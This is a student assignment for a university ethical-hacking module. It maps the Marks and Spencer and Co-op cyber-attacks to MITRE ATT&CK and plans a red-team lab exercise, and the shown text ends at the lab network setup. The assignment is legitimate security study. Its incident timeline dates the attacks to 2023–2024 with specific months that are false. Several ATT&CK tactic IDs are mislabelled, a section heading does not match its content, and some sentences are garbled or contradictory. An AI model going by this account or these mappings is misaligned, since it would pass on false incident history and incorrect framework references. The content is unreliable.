



Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

Module Code: ACCA7033

Module Title: Ethical Hacking

**Assignment Title: Research into cyber security attacks and
Penetration testing for a virtualise simulated company Website.**

Student Name: Md Arafat Rahman

Student ID: 2437469

Module Tutor: Dr Anum Paracha.

Submission Date: 1 st May 2026

Abstract

The study summarizes the assessment of contemporary cyber threats by combining strategic threat intelligence and a realistic red team exercise. It analyses actual cyber-attacks against large retail organisations based on the MITRE ATT&CK framework to determine adversary tactics, techniques as well as procedures. Based on this analysis, a lab-based penetration testing setup is set to simulate an end-to-end attack lifecycle, such as reconnaissance, exploitation, privilege escalation, and data exfiltration. The results reveal that major weaknesses include vulnerable web applications, poor authentication processes and insufficient monitoring controls. The research shows how such vulnerabilities allow an attacker to inflict total compromise of the system without being noticed. Comprehensively, the study highlights the value of defence-in-depth approaches, constant vigilance, and proactive security measures to make organisations more resilient to sophisticated and dynamic cyber threats.

Table of Contents

1. Introduction.....	5
2. Task 1: Strategic Threat Analysis	5
2.1 Context.....	5
2.2 Incident Overview and Timeline	5
2.3. Adversary TTP Mapping using MITRE ATT&CK.....	7
2.4. Root Cause and Security Control Failures.....	10
2.5. Threat Actor Profile and Motivation.....	11
2.6. Detection and Response Analysis	12
2.7. Strategic Recommendations.....	12
2.8. Summary	13
3. Task 2: Red Team Engagement	13
3.1. Introduction.....	13
3.2. Rules of Engagement (RoE)	13
3.3. Threat Emulation Plan	14
3.4. Lab Environment Design	15
3.4.1 Network diagram	15
3.4.2 VM-1: Active Directory Server	15
3.4.3 VM-2: Linux Web Server	18
3.4.4 VM-3: Client Machine.....	18

3.5. Tools and Techniques	19
3.6. Attack Execution.....	20
3.6.1 Exploit 1 – Web Application Attack.....	20
3.6.2 Exploit 2 – Privilege Escalation / Lateral Movement.....	21
3.6.3 Exploit 3 – Data Access / Exfiltration	23
3.7 Detection Gap Analysis	26
3.8 Containment and Safety Measures.....	26
3.9 Executive Summary	26
3.10 Summary	27
4. Conclusion	28
5. References.....	29
6. Appendices.....	32
Appendix A: Timeline data.....	32
Appendix B: MITRE ATT&CK mapping table	34
Appendix C: Attack Chain Diagram.....	36
Appendix D: Open-source intelligence (OSINT) notes.....	37
Appendix E: Rules of Engagement plan (RoE)	38
Appendix F: Threat Emulation Plan	39
Appendix G: Additional screenshots/logs	41

1. Introduction

The cybersecurity attacks have advanced, as organisations are exposed to advanced persistent attacks (APTs) that use their weaknesses; in terms of their technical, human, and organisational vulnerabilities. The insight into how attackers behave, detect areas of security loopholes, and establish better defence mechanisms is vital to analyse real-life cyber-attacks. This report critically discusses the cyberattacks on Marks and Spencer and the Co-operative Group in terms of the adversary's tactics, techniques, and procedures (TTPs) using the MITRE ATT&CK framework. Also, the report utilises these lessons in a real-world red team exercise in which situational penetration testing is developed and implemented in a controlled simulation of a corporate environment.

2. Task 1: Strategic Threat Analysis

2.1 Context

The development of Advanced Persistent Threats (APTs) has resulted in an ever-changing and more multifaceted cyberspace, posing a threat to modern organisations. All these threats are typified by their advanced levels, tenacity and capacity to tap into the technical vulnerability as well as human vulnerabilities to obtain long-term access to the targeted systems. The approaches by thwarting the conventional security controls, attackers frequently mix around tactics, techniques, and procedures (TTPs), making detection and response increasingly difficult. The study of real-world cyber incidents is thus critical in being able to understand the attacker's behaviour, detecting systemic vulnerabilities, as well as enhancing organisational resiliency. The recent hackings of Marks and Spencer (M&S) and the Co-operative Group (Co-op) are considered a valuable case study of the functioning of the threat actors in the large retail setting. The purpose of this report is to critically examine these incidents in the context of the MITRE ATT&CK framework and implement

2.2 Incident Overview and Timeline

Summary of the attacks

Ahead of 2023, some of the largest retailers in the UK, such as Marks and Spencer (M&S) and Co-operative Group (Co-op), were allegedly targeted by advanced cyber-attacks associated with organised threat agents. These attacks showed weaknesses in massive retail systems, especially those that deal with third-party applications, as well as remote access networks. The attacks led to disruption of the operations, internal systems and raised concerns about possible data exposure [1]. According to public reports, this was being done in both organisations with

similar tactics, implying that there was a sustained campaign. Those events illustrate how contemporary attackers take advantage of both technical and human factors to promote strong cybersecurity controls, round-the-clock monitoring, and quick incident response plans.




Figure 1: Timeline Diagram

The timeline of the cyber-attack, from the start of the cyber-attack to its aftermath, is presented in Figure X below. The process includes the major stages of the cyber-attack, the actions of the attacker, and when they were detected, as well as any changes that happened during 2023-2024.

Key events

Initial access: These attacks are estimated to have occurred at the beginning of January 2023, where the attackers were thought to have entered using phishing attacks or stolen identities. Remote access services can have been hacked and lax security implemented in authentication, which would have provided unauthorised access into the internal systems, providing attackers with a backdoor through which they initiate their malicious activities.

Escalation: After gaining access, the attackers then escalated their privileges with the help of misconfigurations and weak access controls, April-June 2023. Credential harvesting and lateral movement techniques were probably used by them to extend their access to systems. This phase enabled attackers to have control over critical infrastructure and even further into the organisational network without being noticed.

Detection: It was later detected in October 2023 after internal security teams realised that there was something wrong with their system and that there were unauthorised access and attempts to access the system. Such red flags as the abnormalities of the login pattern and the interruptions of the system raised the inquiries [2]. Also, the delayed detection points out the limitations of real-time monitoring and highlights the security blind spots in the respective environments.

Response: Following its detection, both organizations have initiated an incident response process that involved system isolation, credential reset, and forensic investigation. After the first containment, disclosure to the public was made in January 2024. Recovery aimed at service restoration and enhancing the security measures to avoid future attacks, such as enhancements in monitoring, authentication, and network security.

2.3. Adversary TTP Mapping using MITRE ATT&CK

Initial Access (TA0001)

The MITRE ATT&CK framework successfully applied to analyse the cyber incidents experienced by Marks and Spencer (M&S) and the Co-operative Group (Co-op), as it offers a framework for understanding the behaviour of attackers. Initial Access (TA0001) started the attack chain as attackers; therefore, they most probably employed Phishing (T1566) to lure employees to divulge their credentials or run malicious code. This is one of the most prevalent entrances because of the vulnerability of human beings. At times, attackers also use Trusted Accounts (T1078) in case of pre-compromised credentials and evade the authentication checks unnoticed.

Execution (TA0002)

After gaining access to the network, attackers progressed to the next stage of the attack, Execution (TA0002), where they used Command and Scripting Interpreter (T1059), like PowerShell, to run malicious executables or commands. This enabled them to execute payloads and have control over hacked systems. They did this to maintain access, which they adopted as Persistence (TA0003) by mixing techniques such as Account Manipulation (T1098) that would alter the existing accounts or create new ones. Also, Scheduled Task/Job (T1053) might have been employed to run malicious code at a frequency to ensure access sometime later, even after systems have been rebooted or some sections remediated.




Figure 2: Attack Flow Diagram

The path taken by the attacker during the MITRE ATT&CK life cycle in order to accomplish an initial foothold, persistence, evasion, and ultimately data exfiltration from the system is shown in the figure.

Persistence (TA0003)

The attackers would then execute Privilege Escalation (TA0004) to obtain higher-level permissions, usually with Exploitation for Privilege Escalation (T1068) or Credential-based Privilege Escalation (TA0011). Gaining access to administrative rights, they could turn off security measures and gain access to privileged materials. This was preceded by Defence Evasion (TA0005), in which features to the attacker probably included Obfuscated Files or Information (T1027) and Living-Off-the-Land Binaries (LOLBins) to evade detection. The legitimate system tools lessen the chances of raising alerts, and therefore, the security systems might have a hard time differentiating between the normal and abnormal activity.

Privilege Escalation (TA0004) & Lateral Movement (TA0008)

The increased scope of action, attackers employed Lateral Movement (TA0008) such as Remote Services (T1021), meaning that they could move across the systems in the network.

This enabled access to more endpoints and servers, making the attack bigger. At this stage, attackers were able to perform Discovery (TA0007) with Network Service Scanning (T1046) to determine the valuable resources, such as databases and file servers. They also performed Credential Dumping (TA0006), Credential Access to steal the login credentials, which enhanced their potential of freely moving in the environment even more.

Exfiltration (TA0010)

The attackers made it to the Exfiltration (TA0010) phase, where sensitive data could have been stolen via Exfiltration Over Command and Control Channel (T1041) or the like. This point is the final goal of most cyber-attacks, especially those which are caused due to monetary interests or theft of data. The adept use of these techniques makes for an advanced and planned form of attack, highlighting weaknesses in detection, access control, and surveillance. The analysis of these TTPs provides a better understanding of how these attacks take place, enabling organisations to design more robust defence mechanisms.

Credential Access (TA0006)

Likely, attackers engaged in OS Credential Dumping (T1003) to steal password hash and authentication material of hacked systems. This method allows attackers to acquire legitimate credentials that could be kept on renowned privileges and continuing its presence on the network.

Discovery (TA0007)

After the initial compromise, attackers performed Network Service Discovery (T1046) to get a list of internal systems, open ports, and available services. This enabled targets of great value to be identified including domain controllers, databases and file servers and plan the further attack.

Collection (TA0009)

Attackers also used Data from Local System (T1005) to collect sensitive data in case of data theft, which is used to retrieve sensitive data on the compromised endpoints. This step entails consolidating files, credentials as well as business critical data before exfiltration. ***Command and Control (TA0011)***

Adversaries probably utilized Application Layer Protocol (T1071) to be able to communicate with the compromised systems. This allows stealthy command-and-control (C2) communication across protocols that are permitted to exist on the network like HTTP/HTTPS and mingles bad traffic with normal network traffic.

The use of these techniques shows progress from internal reconnaissance towards the use of C2 communications to stage data and exfiltrate data.

2.4. Root Cause and Security Control Failures

Technical failures

The cyber-attacks on Marks and Spencer (M&S) as well as the Co-operative Group (Co-op) were explained by the group of technical, human and organisational susceptibility. Technically, one significant issue must have been mismanaged patches wherein the systems were either old or unpatched, and hence provided the attackers with a backdoor. Absence of multi-factor authentication (MFA) as a weak phenomenon of authentication could have also facilitated unauthorised access. Also, there was a lack of network segmentation that ensured that once the initial access was gained, attackers could move laterally across systems, which further extended the effect of the breach [3].




Figure 3: Cause and Effect Diagram

This diagram illustrates the root causes of the cyber incidents by categorising contributing factors into technical, human, and organisational domains, highlighting how multiple weaknesses collectively enabled the attack and increased its overall impact on the affected systems [4].

Human factors

Another playing field for the success of the attacks was the human factors. Phishing is among those methods that have been more effective, and attackers have been exploiting it, taking advantage of the awareness and behaviour of the employees. The employees could also have accessed malicious emails or links without their consent, resulting in the access of credentials. Also, weak passwords or passwords which have been shared and reused enhance the chances of credential-based attacks, where attackers use the legitimate accounts without causing any security alerts [5].

Organisational weaknesses

The organisational level, the security policy and monitoring capabilities became weakened as well, which led to the events. The failure to produce a continuous security training and awareness programme might have decreased the recognition and response capacity of the organisation to threats.

2.5. Threat Actor Profile and Motivation

The cyber-attacks on Marks and Spencer (M&S) and the Co-operative Group (Co-op) are most probably by financially driven cyber-criminal groups as opposed to state-sponsored attackers. Data available on other comparable data breaches in the retail industry indicates that they are organised cybercrime syndicates dealing with stealing and extorting such information. The intention behind these attackers is to obtain unauthorised access to the sensitive customer or corporate data, which is either monetised by means of a ransomware attack or sold on the dark web. The main objective is financial gain, and it might be indirect when the disruption of businesses is aimed at as well [6].

The threat actors are moderately to highly technical in nature. The phishing, credential theft, lateral and stealth techniques they use imply that they are familiar with advanced persistent threat (APT)-like behaviours. They are either nation-state actors, but have enough abilities or capabilities, equipment, and resources to mount coordinated and sustained attacks against large organisations. The attacks have been publicly attributed to the cybercriminal organisation The Scattered Spider group, responsible for the M&S/Co-op attack, has been publicly reported. which targets retail and telecommunications industries, either by social engineering, SIM-

swapping, and stealing credentials. The organisation has its financially oriented goals and is highly developed in intrusion skills, especially identity-based attacks.

2.6. Detection and Response Analysis

The discovery of the cyber-attacks on Marks and Spencer (M&S) and the Co-operative Group (Co-op) must have been detected in the late attack lifecycle phase. There are tell-tails like unusual log-ins, unusual network traffic or the suspicious usage of administrative tools which have raised alerts in the already established monitoring system [7]. These detections do not seem to have been proactive, however, which indicates a possible positive that the attackers have already developed persistence and increased their access. Such a lag reflects restrictions in the real-time monitoring functionality and inadequate exploitation of sophisticated threat detection systems [8].

The delay of reaction to the attacks and the effect in general can be attributed to some gaps in indicators. Protective systems, such as Security Information and Event Management (SIEM) and Endpoint Detection and Response (EDR), can be properly configured or inappropriately configured to identify malicious modifications on the low profile. Also, legitimate system tools used by attackers are probably the reason they evaded detection and integrated malicious activity with legitimate activities. The inadequacy with which the log is analysed, the absence of behavioural tracking, and the absence of threat intelligence also contributed to the lack of detection ability.

2.7. Strategic Recommendations

An end-to-end security plan should combine various levels of defence to tackle both technical and architectural as well as monitoring and human vulnerabilities. To enhance resilience to advanced cyber threats, organisations should be proactive and risk-based.

Technical Controls

The unauthorized access, organisations ought to have multi-factor authentication (MFA) in all their essential systems. Periodic patching should be implemented so that vulnerabilities are patched as quickly as possible; this minimises the chances of attackers exploiting old software and systems [9].

Architectural Controls

The state-of-the-art monitoring tools, like the Security Information and Event Management (SIEM) systems, are to be correctly configured so that any unusual activity is detected as soon as it occurs. Visibility is enhanced, and incident detection and response become faster with the help of better logging and integration with Endpoint Detection and Response (EDR) tools.

Human Factors

Frequent cybersecurity awareness training is needed to decrease the chances of phishing attacks and human error. Organisations should also have simulated phishing drills and a stringent password policy which ensures that employees are more careful of possible dangers and practice the best in security.

2.8. Summary

The comparison of the M&S cyber incident and the Co-op cyber incident shows that it is important to be aware of the behaviour of attackers, system weaknesses and vulnerabilities of the organisations. The adversary tactics mapping with the help of the MITRE ATT&CK framework illustrates the way attackers take advantage of the gaps in various stages of the attack life cycle. Key learning points to highlight that early detection, lax access controls and lacking monitoring are all significant attributes which escalate the effects of cyber-attacks. These findings support awareness of the need to undertake proactive security measures, such as continuous monitoring, hard authentication systems, and employee awareness.

3. Task 2: Red Team Engagement

3.1. Introduction

Penetration testing is conducted to simulate real-world cyberattacks to identify vulnerabilities, test security measures and improve the defensive position of an organisation. It enables taking proactive measures to mitigate risks, pointing out the vulnerabilities before they can be used by malicious agents. The proposed red team activity will involve planning and simulating a real attack campaign against a virtualised lab environment that will simulate ABCD Ltd. This includes demonstrating an end-to-end attack chain - reconnaissance, exploitation, post-exploitation - and aligning actions with MITRE ATT&CK techniques and providing a defined goal of attack breach.

3.2. Rules of Engagement (RoE)

The Rules of Engagement ensure that there are good boundaries of operation to ensure the penetration test is safe and ethical. The table summarises important parameters that can regulate the engagement (Appendix E). Testing is also restricted to the inner systems of the virtual laboratories, and undesirable external influence is prevented. Limits are established to avoid the disruption or destruction of the system and to maintain environmental stability. Legal and ethical issues make sure that there is adherence to approved testing practices. The

communication plan further explains the way the findings will be recorded and reported, where transparency and accountability will be implemented in the process of engagement. [10].

These rules also assist in standardising testing procedures and minimising ambiguity in the process. They make sure that each team member adheres to a unified methodology in line with professional penetration testing. Clear boundaries are also beneficial in reducing the risk to the system's availability and data integrity and facilitating the focused, controlled evaluation of vulnerabilities in the specified environment [11].

3.3. Threat Emulation Plan

The threat emulation plan simulates the behaviour of a realistic adversary by adapting the attack action to the established framework, such as MITRE ATT&CK [12]. The main aim of the attack is to attack a weak system in the laboratory setting and show that one has gained unauthorised access to sensitive information or administrative access. This is indicative of a common attacker objective of achieving control of critical assets [13].

Success criteria are determined as exploitation of at least one system successfully, display of privilege escalation and access to protected resources like user credentials or system files. Other indicators of success include having controlled access without affecting system availability and obtaining verifiable evidence that can be in the form of logs or screenshots.




Figure 4: MITRE ATT&CK technique prioritisation framework

The attack is organised into a series of steps. Live host and service identification is first done by reconnaissance. This is then preceded by the enumeration to collect detailed system and application information. Vulnerabilities are then exploited, which can be insecure services or web application vulnerabilities. Post-exploitation involves escalation of privileges and inter-system movement. The interaction is finished with the accomplishment of the stated goal and recording all the discoveries in order.

3.4. Lab Environment Design

3.4.1 Network diagram




Figure 5: Segmented network architecture for red team lab

This diagram depicts a step-by-step network topology that incorporates the external attacker, external web server in DMZ, and internal domain systems through a gateway/firewall. It simulates controllable traffic flow and allows the investigation of the attack propagation, its sideways movement, and escalation of privileges across boundaries.

3.4.2 VM-1: Active Directory Server

```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::d4ec:b6a2:d1c2:dad8%2
    IPv4 Address. . . . . : 192.168.56.107
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.56.2

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : localdomain

Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2001:0:14c9:d206:2412:12eb:3f57:c794
    Link-local IPv6 Address . . . . . : fe80::2412:12eb:3f57:c794%5
    Default Gateway . . . . . : 

C:\Users\Administrator>
  
```

Figure 6: Automated IP address

The figure presents IPv4 settings of the Windows client by using ipconfig and displays the assigned IP (192.168.56.107), subnet mask, and the gateway. It checks proper integration of network, making sure that it is connected, routing is correct and matching the specified lab topology.




Figure 7: Changing the IP address

The figure demonstrates the static IP setup in Windows network settings, which assigns the IP address, the subnet mask, the gateway, and the DNS. It ensures deterministic addressing, allowing an ability to control communication, routing consistency, and domain resolution in the isolated lab environment.

